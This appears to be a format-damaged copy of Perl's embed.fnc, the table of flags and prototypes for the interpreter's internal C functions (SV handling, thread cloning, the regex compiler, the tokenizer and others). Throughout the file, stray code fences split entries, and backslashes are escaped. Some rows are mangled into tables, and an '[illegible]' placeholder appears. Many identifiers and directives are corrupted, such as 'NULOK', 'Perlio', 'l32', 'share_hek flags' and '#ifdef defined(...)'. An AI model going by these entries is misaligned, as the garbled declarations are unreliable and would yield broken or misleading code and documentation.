Apd     |void      |sv_setpvn_mg |NN SV *const sv|NN const char *const ptr|const STRLEN len

Apd     |void      |sv_setsv_mg  |NN SV *const dstr|NULLOK SV *const sstr

Apdbm   |void      |sv_usepvn_mg |NN SV *sv|NULLOK char *ptr|STRLEN len

ApR     |MGVTBL*|get_vtbl      |int vtbl_id

Apd     |char*    |pv_display   |NN SV *dsv|NN const char *pv|STRLEN cur|STRLEN len \

```

```

                                |STRLEN pvlm
Apd  |char* |pv_escape      |NN SV *dsv|NN char const * const str\
                                |const STRLEN count|const STRLEN max\
                                |NULOK STRLEN * const escaped\
                                |const U32 flags
Apd  |char* |pv_pretty      |NN SV *dsv|NN char const * const str\
                                |const STRLEN count|const STRLEN max\
                                |NULOK char const * const start_color\
                                |NULOK char const * const end_color\
                                |const U32 flags
Afp  |void  |dump_indent  |I32 level|NN PerlIO *file|NN const char* pat|...
Ap   |void  |dump_vindent |I32 level|NN PerlIO *file|NN const char* pat \
                                |NULOK va_list *args
Ap   |void  |do_gv_dump   |I32 level|NN PerlIO *file|NN const char *name\
                                |NULOK GV *sv
Ap   |void  |do_gvgv_dump      |I32 level|NN PerlIO *file|NN const char *name\
                                |NULOK GV *sv
Ap   |void  |do_hv_dump   |I32 level|NN PerlIO *file|NN const char *name\
                                |NULOK HV *sv
Ap   |void  |do_magic_dump      |I32 level|NN PerlIO *file|NN const MAGIC *mg|I32 nest \
                                |I32 maxnest|bool dumpops|STRLEN pvlm
Ap   |void  |do_op_dump   |I32 level|NN PerlIO *file|NULOK const OP *o
Ap   |void  |do_pmop_dump      |I32 level|NN PerlIO *file|NULOK const PMOP *pm
Ap   |void  |do_sv_dump   |I32 level|NN PerlIO *file|NULOK SV *sv|I32 nest \
                                |I32 maxnest|bool dumpops|STRLEN pvlm

```

```

Ap      |void   |magic_dump   |NULLOK const MAGIC *mg
Ap      |void   |reginitcolors
ApdRmb   |char*   |sv_2pv_nolen |NN SV* sv
ApdRmb   |char*   |sv_2pvutf8_nolen|NN SV* sv
ApdRmb   |char*   |sv_2pvbyte_nolen|NN SV* sv
AmdbR |char*   |sv_pv          |NN SV *sv
AmdbR |char*   |sv_pvutf8       |NN SV *sv
AmdbR |char*   |sv_pvbyte       |NN SV *sv
Amdb   |STRLEN   |sv_utf8_upgrade|NN SV *sv
Amd    |STRLEN   |sv_utf8_upgrade_nomg|NN SV *sv
ApdM   |bool    |sv_utf8_downgrade|NN SV *const sv|const bool fail_ok
Apd    |void    |sv_utf8_encode  |NN SV *const sv
ApdM   |bool    |sv_utf8_decode  |NN SV *const sv
Apdmb  |void    |sv_force_normal|NN SV *sv
Apd    |void    |sv_force_normal_flags|NN SV *const sv|const U32 flags
Ap     |void    |tmps_grow      |I32 n
Apd    |SV*     |sv_rvweaken    |NN SV *const sv

```

: This is indirectly referenced by globals.c. This is somewhat annoying.

```

p      |int     |magic_killbackrefs|NN SV *sv|NN MAGIC *mg
Ap     |OP*     |newANONATTRSUB    |I32 floor|NULLOK OP *proto|NULLOK OP *attrs|NULLOK OP
*block

Ap     |CV*     |newATTRSUB         |I32 floor|NULLOK OP *o|NULLOK OP *proto|NULLOK OP
*attrs|NULLOK OP *block

#ifdef PERL_MAD
Apr    |OP *     |newMYSUB          |I32 floor|NULLOK OP *o|NULLOK OP *proto \
|NULLOK OP *attrs|NULLOK OP *block

```

#else

ApR |void |newMYSUB |I32 floor|NULLOK OP \*o|NULLOK OP \*proto|NULLOK OP  
\*attrs|NULLOK OP \*block

#endif

: Used in perly.y

p |OP \* |my\_attrs |NN OP \*o|NULLOK OP \*attrs

#if defined(USE\_ITHREADS)

ApR |PERL\_CONTEXT\*|cx\_dup |NULLOK PERL\_CONTEXT\* cx|I32 ix|I32 max|NN  
CLONE\_PARAMS\* param

ApR |PERL\_SI\*|si\_dup |NULLOK PERL\_SI\* si|NN CLONE\_PARAMS\* param

Apa |ANY\* |ss\_dup |NN PerlInterpreter\* proto\_perl|NN CLONE\_PARAMS\* param

ApR |void\* |any\_dup |NULLOK void\* v|NN const PerlInterpreter\* proto\_perl

ApR |HE\* |he\_dup |NULLOK const HE\* e|bool shared|NN CLONE\_PARAMS\* param

ApR |HEK\* |hek\_dup |NULLOK HEK\* e|NN CLONE\_PARAMS\* param

Ap |void |re\_dup\_guts |NN const REGEXP \*sstr|NN REGEXP \*dstr \  
|NN CLONE\_PARAMS\* param

Ap |PerlIO\*|fp\_dup |NULLOK PerlIO \*const fp|const char type|NN CLONE\_PARAMS  
\*const param

ApR |DIR\* |dirp\_dup |NULLOK DIR \*const dp|NN CLONE\_PARAMS \*const param

ApR |GP\* |gp\_dup |NULLOK GP \*const gp|NN CLONE\_PARAMS \*const param

ApR |MAGIC\* |mg\_dup |NULLOK MAGIC \*mg|NN CLONE\_PARAMS \*const  
param

#if defined(PERL\_IN\_SV\_C)

s |SV \*\* |sv\_dup\_inc\_multiple|NN SV \*const \*source|NN SV \*\*dest \  
|SSize\_t items|NN CLONE\_PARAMS \*const param

#endif

#if defined(PERL\_IN\_SV\_C)

```

sR      |SV*    |sv_dup_common      |NN const SV *const sstr \
                                     |NN CLONE_PARAMS *const param

#endif

ApR      |SV*    |sv_dup                      |NULLOK const SV *const sstr|NN CLONE_PARAMS *const
param

ApR      |SV*    |sv_dup_inc      |NULLOK const SV *const sstr \
                                     |NN CLONE_PARAMS *const param

Ap      |void    |rvpv_dup      |NN SV *const dstr|NN const SV *const sstr|NN CLONE_PARAMS
*const param

Ap      |yy_parser*|parser_dup      |NULLOK const yy_parser *const proto|NN CLONE_PARAMS
*const param

#endif

Apa      |PTR_TBL_t*|ptr_table_new

ApR      |void*    |ptr_table_fetch|NN PTR_TBL_t *const tbl|NULLOK const void *const sv

Ap      |void    |ptr_table_store|NN PTR_TBL_t *const tbl|NULLOK const void *const oldsv \
                                     |NN void *const newsv

Ap      |void    |ptr_table_split|NN PTR_TBL_t *const tbl

ApD      |void    |ptr_table_clear|NULLOK PTR_TBL_t *const tbl

Ap      |void    |ptr_table_free|NULLOK PTR_TBL_t *const tbl

#if defined(USE_THREADS)

# if defined(HAVE_INTERP_INTERN)

Ap      |void    |sys_intern_dup      |NN struct interp_intern* src|NN struct interp_intern* dst

# endif

#endif

#if defined(HAVE_INTERP_INTERN)

Ap      |void    |sys_intern_clear

Ap      |void    |sys_intern_init

```



#endif

AopP |const XOP \* |custom\_op\_xop |NN const OP \*o  
ApR |const char \* |custom\_op\_name |NN const OP \*o  
ApR |const char \* |custom\_op\_desc |NN const OP \*o  
Aop |void |custom\_op\_register |NN Perl\_ppaddr\_t ppaddr \  
|NN const XOP \*xop

Adp |void |sv\_nosharing |NULLOK SV \*sv  
Adpbm |void |sv\_nolocking |NULLOK SV \*sv  
Adp |bool |sv\_destroyable |NULLOK SV \*sv  
#ifdef NO\_MATHOMS  
Adpbm |void |sv\_nounlocking |NULLOK SV \*sv  
#else  
Adpb |void |sv\_nounlocking |NULLOK SV \*sv  
#endif  
Adp |int |nothreadhook

#if defined(PERL\_IN\_DOOP\_C)

sR |I32 |do\_trans\_simple |NN SV \* const sv  
sR |I32 |do\_trans\_count |NN SV \* const sv  
sR |I32 |do\_trans\_complex |NN SV \* const sv  
sR |I32 |do\_trans\_simple\_utf8 |NN SV \* const sv  
sR |I32 |do\_trans\_count\_utf8 |NN SV \* const sv  
sR |I32 |do\_trans\_complex\_utf8 |NN SV \* const sv

```
#endif
```

```
#if defined(PERL_IN_GV_C)
```

s	void	gv_init_sv	NN GV *gv const svtype sv_type
---	------	------------	--------------------------------

```
s      |void      |gv_magicalize_isa      |NN GV *gv
```

```
s |void |gv_magicalize_overload |NN GV *gv
```

```
s      |HV*      |gv_get_super_pkg|NN const char* name|l32 namelen
```

[illegible]

```
#endif
```

```
#if defined(PERL_IN_HV_C)
```

s	void	hsplit	NN HV *hv
---	------	--------	-----------

```
s |void |hfreeentries |NN HV *hv
```

sa | HE\* | new\_he

sanR	HEK*	save_hek_flags	NN const char *str	I32 len	U32 hash	int flags
------	------	----------------	--------------------	---------	----------	-----------

sn	void	hv_magic_check	NN HV *hv NN bool *needs_copy NN bool *needs_store
----	------	----------------	--

```
s      |void      |unshare_hek_or_pvn|NULLOK const HEK* hek|NULLOK const char* str|I32 len|U32
hash
```

```

sR      |HEK*  |share_hek flags|NN const char *str|I32 len|U32 hash|int flags

```

```
rs      |void      |hv_notallowed|int flags|NN const char *key|I32 klen|NN const char *msg
```

```
sn      |struct xpvhv aux*|hv auxinit|NN HV *hv
```

```
sM      |SV*      |hv_delete_common|NULLOK HV *hv|NULLOK SV *keysv \
        |NULLOK const char *key|STRLEN klen|int k_flags|I32 d_flags \
        |U32 hash
```

sM	void	clear_placeholders	NN HV *hv U32 items
----	------	--------------------	---------------------

#endif

#if defined(PERL\_IN\_MG\_C)

s |void |save\_magic |I32 mgs\_ix|NN SV \*sv

-s |int |magic\_methpack |NN SV \*sv|NN const MAGIC \*mg|NN const char \*meth

s |SV\* |magic\_methcall1|NN SV \*sv|NN const MAGIC \*mg \

|NN const char \*meth|U32 flags \

|int n|NULLOK SV \*val

s |void |restore\_magic |NULLOK const void \*p

s |void |unwind\_handler\_stack|NULLOK const void \*p

#endif

#if defined(PERL\_IN\_OP\_C)

sRn |bool |is\_handle\_constructor|NN const OP \*o|I32 numargs

sR |I32 |is\_list\_assignment|NULLOK const OP \*o

# ifdef USE\_ITHREADS

so |void |forget\_pmop |NN PMOP \*const o|U32 flags

# else

so |void |forget\_pmop |NN PMOP \*const o

# endif

s |void |find\_and\_forget\_pmops |NN OP \*o

s |void |cop\_free |NN COP \*cop

s |OP\* |modkids |NULLOK OP \*o|I32 type

s |OP\* |scalarboolean |NN OP \*o

```

sR      |OP*   |newDEFSVOP

sR      |OP*   |search_const |NN OP *o

sR      |OP*   |new_logop    |I32 type|I32 flags|NN OP **firstp|NN OP **otherp

s       |void   |simplify_sort |NN OP *o

s       |const char* |gv_ename    |NN GV *gv

sRn     |bool   |scalar_mod_type|NN const OP *o|I32 type

s       |OP *   |my_kid          |NULLOK OP *o|NULLOK OP *attrs|NN OP **imopsp

s       |OP *   |dup_attrlist   |NN OP *o

s       |void   |apply_attrs    |NN HV *stash|NN SV *target|NULLOK OP *attrs|bool for_my

s       |void   |apply_attrs_my |NN HV *stash|NN OP *target|NULLOK OP *attrs|NN OP
**imopsp

s       |void   |bad_type       |I32 n|NN const char *t|NN const char *name|NN const OP *kid

s       |void   |no_bareword_allowed|NN const OP *o

sR      |OP*   |no_fh_allowed|NN OP *o

sR      |OP*   |too_few_arguments|NN OP *o|NN const char* name

sR      |OP*   |too_many_arguments|NN OP *o|NN const char* name

s       |bool   |looks_like_bool|NN const OP* o

s       |OP*   |newGIVWHENOP   |NULLOK OP* cond|NN OP *block \

                                |I32 enter_opcode|I32 leave_opcode \

                                |PADOFFSET entertarg

s       |OP*   |ref_array_or_hash|NULLOK OP* cond

s       |void   |process_special_blocks      |NN const char *const fullname\

                                |NN GV *const gv|NN CV *const cv

#endif

#if defined(PL_OP_SLAB_ALLOC)

Apa     |void*   |Slab_Alloc     |size_t sz

```

```
Ap      |void    |Slab_Free      |NN void *op
```

```
# if defined(PERL_DEBUG_READONLY_OPS)
```

: Used in perl.c

poxM |void |pending\_Slabs\_to\_ro

: Used in OpREFCNT\_inc() in sv.c

```
poxM |OP * |op_refcnt_inc |NULLOK OP *o
```

: FIXME - can be static.

poxM | PADOFFSET | op\_refcnt\_dec | NN OP \*o

```
# if defined(PERL_IN_OP_C)
```

```
s      |void      |Slab_to_rw      |NN void *op
```

```
# endif
```

```
# endif
```

```
#endif
```

```
#if defined(PERL_IN_PERL_C)
```

```
s      |void      |find_beginning|NN SV* linestr_sv|NN Perlio *rsfp
```

```
s      |void      |forbid_setid  |const char flag|const bool suidscript
```

```

s      |void      |incpush      |NN const char *const dir|STRLEN len \
      |U32 flags

```

```
s      |SV*      |maybe relocate      |NN const char *const dir|STRLEN len \
                                     |U32 flags
```

s	void	incpush_use_sep NN	const char *p STRLEN	len U32	flags
---	------	--------------------	----------------------	---------	-------

```
s      |void      |init_interp
```

```
s |void |init_ids
```

```
s |void |init_main_stash
```

```

s      |void  |init_perllib
s      |void  |init_postdump_symbols|int argc|NN char **argv|NULLOK char **env
s      |void  |init_predump_symbols
rs     |void  |my_exit_jump
s      |void  |nuke_stacks
s      |int   |open_script   |NN const char *scriptname|bool dosearch \
                                     |NN bool *suidscript|NN PerlIO **rsfpp
s      |void  |usage          |NN const char *name
#ifdef SETUID_SCRIPTS_ARE_SECURE_NOW
so     |void  |validate_suid  |NN PerlIO *rsfp
#endif

s      |void*  |parse_body    |NULLOK char **env|XSINIT_t xsinit
rs     |void  |run_body      |I32 oldscope
# ifndef PERL_IS_MINIPERL
s      |SV *   |incpush_if_exists|NN AV *const av|NN SV *dir|NN SV *const stem
# endif
#endif

#ifdef defined(PERL_IN_PP_C)
s      |void  |do_chomp      |NN SV *retval|NN SV *sv|bool chomping
s      |OP*   |do_delete_local
sR     |SV*   |refto         |NN SV* sv
#endif

#ifdef defined(PERL_IN_PP_C) || defined(PERL_IN_PP_HOT_C)

```

: Used in pp\_hot.c

```
pRxo    |GV*    |softref2xv    |NN SV *const sv|NN const char *const what \
        |const svtype type|NN SV ***spp

#endif

#if defined(PERL_IN_PP_PACK_C)

s        |I32    |unpack_rec    |NN struct tempsym* symptr|NN const char *s \
        |NN const char *strbeg|NN const char *strend|NULLOK const char
**new_s

s        |SV**   |pack_rec      |NN SV *cat|NN struct tempsym* symptr|NN SV **beglist|NN SV
**endlist

s        |SV*    |mul128        |NN SV *sv|U8 m

s        |I32    |measure_struct    |NN struct tempsym* symptr

s        |bool   |next_symbol    |NN struct tempsym* symptr

sR       |SV*    |is_an_int      |NN const char *s|STRLEN l

s        |int    |div128         |NN SV *pnum|NN bool *done

s        |const char *|group_end      |NN const char *patptr|NN const char *patend \
        |char ender

sR       |const char *|get_num        |NN const char *patptr|NN I32 *lenptr

ns       |bool   |need_utf8      |NN const char *pat|NN const char *patend

ns       |char   |first_symbol    |NN const char *pat|NN const char *patend

sR       |char *  |sv_exp_grow     |NN SV *sv|STRLEN needed

snR      |char *  |bytes_to_uni    |NN const U8 *start|STRLEN len|NN char *dest

#endif

#if defined(PERL_IN_PP_CTL_C)
```

```

sR      |OP*   |docatch      |NULLOK OP *o

sR      |OP*   |dofindlabel  |NN OP *o|NN const char *label|NN OP **opstack|NN OP **oplimit

s       |MAGIC *|doparseform |NN SV *sv

snR     |bool   |num_overflow|NV value|I32 fldsize|I32 frctype

sR      |I32    |dopoptoeval  |I32 startingblock

sR      |I32    |dopoptogiven |I32 startingblock

sR      |I32    |dopoptolabel |NN const char *label

sR      |I32    |dopoptoloop  |I32 startingblock

sR      |I32    |dopoptosub_at      |NN const PERL_CONTEXT* cxstk|I32 startingblock

sR      |I32    |dopoptowhen |I32 startingblock

s       |void   |save_lines   |NULLOK AV *array|NN SV *sv

s       |bool   |doeval       |int gimme|NULLOK OP** startop|NULLOK CV* outside|U32 seq

sR      |PerlIO *|check_type_and_open|NN SV *name

#ifdef PERL_DISABLE_PMC

sR      |PerlIO *|doopen_pm    |NN SV *name

#endif

sRn     |bool   |path_is_absolute|NN const char *name

sR      |I32    |run_user_filter|int idx|NN SV *buf_sv|int maxlen

sR      |PMOP*   |make_matcher    |NN REGEXP* re

sR      |bool   |matcher_matches_sv|NN PMOP* matcher|NN SV* sv

s       |void   |destroy_matcher|NN PMOP* matcher

s       |OP*   |do_smartmatch   |NULLOK HV* seen_this|NULLOK HV* seen_other

#endif

#ifdef PERL_IN_PP_HOT_C

```



s |void |do\_oddball |NN HV \*hash|NN SV \*\*relem|NN SV \*\*firstrelem

sR |SV\* |method\_common |NN SV\* meth|NULLOK U32\* hashp

#endif

#if defined(PERL\_IN\_PP\_SORT\_C)

s |I32 |sv\_ncmp |NN SV \*const a|NN SV \*const b

s |I32 |sv\_i\_ncmp |NN SV \*const a|NN SV \*const b

s |I32 |amagic\_ncmp |NN SV \*const a|NN SV \*const b

s |I32 |amagic\_i\_ncmp |NN SV \*const a|NN SV \*const b

s |I32 |amagic\_cmp |NN SV \*const str1|NN SV \*const str2

s |I32 |amagic\_cmp\_locale|NN SV \*const str1|NN SV \*const str2

s |I32 |sortcv |NN SV \*const a|NN SV \*const b

s |I32 |sortcv\_xsub |NN SV \*const a|NN SV \*const b

s |I32 |sortcv\_stacked|NN SV \*const a|NN SV \*const b

s |void |qsortsvu |NULLOK SV\*\* array|size\_t num\_elts|NN SVCOMPARE\_t compare

#endif

#if defined(PERL\_IN\_PP\_SYS\_C)

s |OP\* |doform |NN CV \*cv|NN GV \*gv|NN OP \*retop

# if !defined(HAS\_MKDIR) || !defined(HAS\_RMDIR)

sR |int |dooneliner |NN const char \*cmd|NN const char \*filename

# endif

s |SV \* |space\_join\_names\_mortal|NN char \*const \*array

#endif

p |OP \* |tied\_method|NN const char \*const methname|NN SV \*\*sp \

|NN SV \*const sv|NN const MAGIC \*const mg \  
|const U32 flags|U32 argc|...

#if defined(PERL\_IN\_REGCOMP\_C)

Es |regnode\*|reg |NN struct RExC\_state\_t \*pRExC\_state \  
|I32 paren|NN I32 \*flagp|U32 depth

Es |regnode\*|reganode |NN struct RExC\_state\_t \*pRExC\_state|U8 op \  
|U32 arg

Es |regnode\*|regatom |NN struct RExC\_state\_t \*pRExC\_state \  
|NN I32 \*flagp|U32 depth

Es |regnode\*|regbranch |NN struct RExC\_state\_t \*pRExC\_state \  
|NN I32 \*flagp|I32 first|U32 depth

Es |STRLEN |reguni |NN const struct RExC\_state\_t \*pRExC\_state \  
|UV uv|NN char \*s

Es |regnode\*|regclass |NN struct RExC\_state\_t \*pRExC\_state|U32 depth

Es |regnode\*|reg\_node |NN struct RExC\_state\_t \*pRExC\_state|U8 op

Es |UV |reg\_recode |const char value|NN SV \*\*encp

Es |regnode\*|regpiece |NN struct RExC\_state\_t \*pRExC\_state \  
|NN I32 \*flagp|U32 depth

Es |regnode\*|reg\_namedseq |NN struct RExC\_state\_t \*pRExC\_state \  
|NULLOK UV \*valuep|NULLOK I32 \*flagp|U32 depth

Es |void |reginsert |NN struct RExC\_state\_t \*pRExC\_state \  
|U8 op|NN regnode \*opnd|U32 depth

Es |void |regtail |NN struct RExC\_state\_t \*pRExC\_state \  
|NN regnode \*p|NN const regnode \*val|U32 depth

Es	SV *	reg_scan_name	NN struct RExC_state_t *pRExC_state \
			U32 flags
Es	U32	join_exact	NN struct RExC_state_t *pRExC_state \
			NN regnode *scan NN I32 *min U32 flags NULLOK regnode *val U32
depth			
EsRn	char *	regwhite	NN struct RExC_state_t *pRExC_state \
			NN char *p
Es	char *	nextchar	NN struct RExC_state_t *pRExC_state
Es	bool	reg_skipcomment	NN struct RExC_state_t *pRExC_state
Es	void	scan_commit	NN const struct RExC_state_t *pRExC_state \
			NN struct scan_data_t *data NN I32 *minlenp \
			int is_inf
EsN	void	cl_anything	NN const struct RExC_state_t *pRExC_state \
			NN struct regnode_charclass_class *cl
EsRn	int	cl_is_anything	NN const struct regnode_charclass_class *cl
EsN	void	cl_init	NN const struct RExC_state_t *pRExC_state \
			NN struct regnode_charclass_class *cl
EsN	void	cl_and	NN struct regnode_charclass_class *cl \
			NN const struct regnode_charclass_class *and_with
EsN	void	cl_or	NN const struct RExC_state_t *pRExC_state \
			NN struct regnode_charclass_class *cl \
			NN const struct regnode_charclass_class *or_with
Es	I32	study_chunk	NN struct RExC_state_t *pRExC_state \
			NN regnode **scanp NN I32 *minlenp \
			NN I32 *deltap NN regnode *last \
			NULLOK struct scan_data_t *data \

```

|I32 stopparen|NULLOK U8* recursed \
|NULLOK struct regnode_charclass_class *and_withp \
|U32 flags|U32 depth
EsRn  |U32  |add_data  |NN struct RExC_state_t *pRExC_state|U32 n \
      |NN const char *s
rs     |void  |re_croak2  |NN const char* pat1|NN const char* pat2|...
Es     |I32   |regpposixcc |NN struct RExC_state_t *pRExC_state|I32 value
Es     |void  |checkposixcc |NN struct RExC_state_t *pRExC_state
Es     |I32   |make_trie   |NN struct RExC_state_t *pRExC_state \
      |NN regnode *startbranch|NN regnode *first \
      |NN regnode *last|NN regnode *tail \
      |U32 word_count|U32 flags|U32 depth
Es     |void  |make_trie_failtable |NN struct RExC_state_t *pRExC_state \
      |NN regnode *source|NN regnode *stclass \
      |U32 depth
# ifdef DEBUGGING
Es     |void  |regdump_extflags|NULLOK const char *lead| const U32 flags
Es     |const regnode*|dumpuntil|NN const regexp *r|NN const regnode *start \
      |NN const regnode *node \
      |NULLOK const regnode *last \
      |NULLOK const regnode *plast \
      |NN SV* sv|I32 indent|U32 depth
Es     |void  |put_byte   |NN SV* sv|int c
Es     |void  |dump_trie  |NN const struct _reg_trie_data *trie\
      |NULLOK HV* widecharmap|NN AV *revcharmap\

```

```

|U32 depth

Es    |void    |dump_trie_interim_list|NN const struct _reg_trie_data *trie\
|NULLOK HV* widecharmap|NN AV *revcharmap\
|U32 next_alloc|U32 depth

Es    |void    |dump_trie_interim_table|NN const struct _reg_trie_data *trie\
|NULLOK HV* widecharmap|NN AV *revcharmap\
|U32 next_alloc|U32 depth

Es    |U8      |regtail_study  |NN struct RExC_state_t *pRExC_state \
|NN regnode *p|NN const regnode *val|U32 depth

# endif

#endif

#if defined(PERL_IN_REGEXEC_C)

ERs    |I32      |regmatch      |NN regmatch_info *reginfo|NN regnode *prog

ERs    |I32      |regrepeat     |NN const regexp *prog|NN const regnode *p|I32 max|int depth

ERs    |I32      |regtry        |NN regmatch_info *reginfo|NN char **startpos

ERs    |bool      |reginclass    |NULLOK const regexp * const prog|NN const regnode * const n|NN
const U8 * const p|NULLOK STRLEN *lenp\
|bool const do_utf8sv_is_utf8

Es    |CHECKPOINT|regcppush      |I32 parenfloor

Es    |char*     |regcppop      |NN const regexp *rex

ERsn   |U8*       |reghop3       |NN U8 *s|I32 off|NN const U8 *lim

#ifdef XXX_dmq

ERsn   |U8*       |reghop4       |NN U8 *s|I32 off|NN const U8 *lrim \
|NN const U8 *rlim

#endif

```

```

ERsn    |U8*    |reghopmaybe3      |NN U8 *s|I32 off|NN const U8 *lim

ERs     |char*   |find_byclass   |NN regexp * prog|NN const regnode *c|NN char *s|NN const char
*strend|NULLOK regmatch_info *reginfo

Es      |void    |to_utf8_substr |NN regexp * prog

Es      |void    |to_byte_substr  |NN regexp * prog

ERs     |I32     |reg_check_named_buff_matched    |NN const regexp *rex \

                                         |NN const regnode *scan

# ifdef DEBUGGING

Es      |void    |dump_exec_pos   |NN const char *locinput|NN const regnode *scan|NN const
char *loc_regeol\

                                         |NN const char *loc_bostr|NN const char *loc_reg_starttry|const bool
do_utf8

Es      |void    |debug_start_match|NN const REGEXP *prog|const bool do_utf8\

                                         |NN const char *start|NN const char *end\

                                         |NN const char *blurb

# endif

#endif

#ifdef defined(PERL_IN_DUMP_C)

s       |CV*     |deb_curcv      |const I32 ix

s       |void    |debprof        |NN const OP *o

s       |void    |sequence       |NULLOK const OP *o

s       |void    |sequence_tail  |NULLOK const OP *o

s       |UV      |sequence_num    |NULLOK const OP *o

s       |SV*     |pm_description  |NN const PMOP *pm

#endif

```

```
#if defined(PERL_IN_SCOPE_C)
```

```
s      |SV*      |save_scalar_at|NN SV **sptr|const U32 flags
```

```
#endif
```

```
#if defined(PERL_IN_GV_C) || defined(PERL_IN_SV_C) || defined(PERL_IN_PAD_C) ||  
defined(PERL_IN_OP_C)
```

```
: Used in gv.c
```

```
po      |void      |sv_add_backref      |NN SV *const tsv|NN SV *const sv
```

```
#endif
```

```
#if defined(PERL_IN_HV_C) || defined(PERL_IN_MG_C) || defined(PERL_IN_SV_C)
```

```
: Used in hv.c and mg.c
```

```
poM     |void      |sv_kill_backrefs    |NN SV *const sv|NULLOK AV *const av
```

```
#endif
```

```
pX      |void      |sv_del_backref      |NN SV *const tsv|NN SV *const sv
```

```
#if defined(PERL_IN_SV_C)
```

```
nsR     |char *    |uiv_2buf            |NN char *const buf|const IV iv|UV uv|const int is_uv|NN char **const  
peob
```

```
s      |void      |sv_unglob           |NN SV *const sv
```

```
s      |void      |not_a_number        |NN SV *const sv
```

```
s      |I32      |visit              |NN SVFUNC_t f|const U32 flags|const U32 mask
```

```
sR      |SV *      |varname            |NULLOK const GV *const gv|const char gvtype \  
|PADOFFSET targ|NULLOK const SV *const keyname \  
|I32 aindex|int subscript_type
```

```
# ifdef DEBUGGING
```

```

s      |void   |del_sv |NN SV *p

# endif

# if !defined(NV_PRESERVES_UV)

#   ifdef DEBUGGING

s      |int     |sv_2iuv_non_preserve |NN SV *const sv|I32 numtype

#   else

s      |int     |sv_2iuv_non_preserve |NN SV *const sv

#   endif

# endif

sR     |I32     |expect_number      |NN char **const pattern

sn     |STRLEN    |sv_pos_u2b_forwards|NN const U8 *const start \
      |NN const U8 *const send|NN STRLEN *const uoffset \
      |NN bool *const at_end

sn     |STRLEN    |sv_pos_u2b_midway|NN const U8 *const start \
      |NN const U8 *send|STRLEN uoffset|const STRLEN uend

s      |STRLEN    |sv_pos_u2b_cached|NN SV *const sv|NN MAGIC **const mgp \
      |NN const U8 *const start|NN const U8 *const send \
      |STRLEN uoffset|STRLEN uoffset0|STRLEN boffset0

s      |void   |utf8_mg_len_cache_update|NN SV *const sv|NN MAGIC **const mgp \
      |const STRLEN ulen

s      |void   |utf8_mg_pos_cache_update|NN SV *const sv|NN MAGIC **const mgp \
      |const STRLEN byte|const STRLEN utf8|const STRLEN blen

s      |STRLEN    |sv_pos_b2u_midway|NN const U8 *const s|NN const U8 *const target \
      |NN const U8 *end|STRLEN endu

s      |void   |assert_uft8_cache_coherent|NN const char *const func \

```



```

        |STRLEN from_cache|STRLEN real|NN SV *const sv

sn      |char * |F0convert      |NV nv|NN char *const endbuf|NN STRLEN *const len

# if defined(PERL_OLD_COPY_ON_WRITE)

sM      |void   |sv_release_COW      |NN SV *sv|NN const char *pvx|NN SV *after

# endif

s      |SV *   |more_sv

s      |bool   |sv_2iuv_common      |NN SV *const sv

s      |void   |glob_assign_glob|NN SV *const dstr|NN SV *const sstr \

        |const int dtype

s      |void   |glob_assign_ref|NN SV *const dstr|NN SV *const sstr

sRn     |PTR_TBL_ENT_t *|ptr_table_find|NN PTR_TBL_t *const tbl|NULOK const void *const sv

s      |void   |anonymise_cv_maybe |NN GV *gv|NN CV *cv

#endif

```

: Used in sv.c and hv.c

```

po      |void * |more_bodies |const svtype sv_type|const size_t body_size \

        |const size_t arena_size

```

```

#if defined(PERL_IN_TOKE_C)

```

```

s      |void   |check_uni

s      |void   |force_next      |I32 type

s      |char*   |force_version |NN char *s|int guessing

s      |char*   |force_strict_version |NN char *s

s      |char*   |force_word      |NN char *start|int token|int check_keyword \

        |int allow_pack|int allow_tick

```

```

s      |SV*   |tokeq          |NN SV *sv

s      |void   |readpipe_override|

sR     |char*   |scan_const      |NN char *start

sR     |char*   |scan_formline   |NN char *s

sR     |char*   |scan_heredoc    |NN char *s

s      |char*   |scan_ident      |NN char *s|NN const char *send|NN char *dest \

                                   |STRLEN destlen|I32 ck_uni

sR     |char*   |scan_inputsymbol|NN char *start

sR     |char*   |scan_pat        |NN char *start|I32 type

sR     |char*   |scan_str        |NN char *start|int keep_quoted|int keep_delims

sR     |char*   |scan_subst      |NN char *start

sR     |char*   |scan_trans      |NN char *start

s      |char*   |scan_word       |NN char *s|NN char *dest|STRLEN destlen \

                                   |int allow_package|NN STRLEN *slp

s      |void   |update_debugger_info|NULLOK SV *orig_sv \

                                   |NULLOK const char *const buf|STRLEN len

sR     |char*   |skip_space      |NN char *s

sR     |char*   |swallow_bom     |NN U8 *s

#ifdef PERL_NO_UTF16_FILTER

s      |I32    |utf16_textfilter|int idx|NN SV *sv|int maxlen

s      |U8*    |add_utf16_textfilter|NN U8 *const s|bool reversed

#endif

s      |void   |checkcomma      |NN const char *s|NN const char *name \

                                   |NN const char *what

s      |void   |force_ident     |NN const char *s|int kind

```

```

s      |void   |incline |NN const char *s
s      |int     |intuit_method |NN char *s|NULLOK GV *gv|NULLOK CV *cv
s      |int     |intuit_more   |NN char *s
s      |I32     |lop           |I32 f|int x|NN char *s
rs     |void   |missingterm   |NULLOK char *s
s      |void   |no_op         |NN const char *const what|NULLOK char *s
sR     |I32     |sublex_done
sR     |I32     |sublex_push
sR     |I32     |sublex_start
sR     |char *  |filter_gets    |NN SV *sv|STRLEN append
sR     |HV *    |find_in_my_stash|NN const char *pkgname|STRLEN len
sR     |char *  |tokenize_use   |int is_use|NN char *s
so     |SV*     |new_constant   |NULLOK const char *s|STRLEN len \
                                     |NN const char *key|STRLEN keylen|NN SV *sv \
                                     |NULLOK SV *pv|NULLOK const char *type \
                                     |STRLEN typelen
s      |int     |deprecate_commaless_var_list
s      |int     |ao            |int toketype
# if defined(PERL_CR_FILTER)
s      |I32     |cr_textfilter  |int idx|NULLOK SV *sv|int maxlen
s      |void   |strip_return   |NN SV *sv
# endif
# if defined(DEBUGGING)
s      |int     |tokereport     |I32 rv|NN const YYSTYPE* lvalp
s      |void   |printbuf       |NN const char *const fmt|NN const char *const s

```

# endif

#endif

#if defined(PERL\_IN\_UNIVERSAL\_C)

s       |bool|isa\_lookup       |NN HV \*stash|NN const char \* const name

#endif

#if defined(PERL\_IN\_LOCALE\_C)

#if defined(USE\_LOCALE\_NUMERIC) || defined(USE\_LOCALE\_COLLATE)

s       |char\* |stdize\_locale |NN char\* locs

#endif

#endif

#if defined(PERL\_IN\_UTIL\_C)

s       |const COP\*|closest\_cop       |NN const COP \*cop|NULLOK const OP \*o

s       |SV\*   |mess\_alloc

s       |SV \*|with\_queued\_errors|NN SV \*ex

s       |bool   |invoke\_exception\_hook|NULLOK SV \*ex|bool warn

sr      |char \* |write\_no\_mem
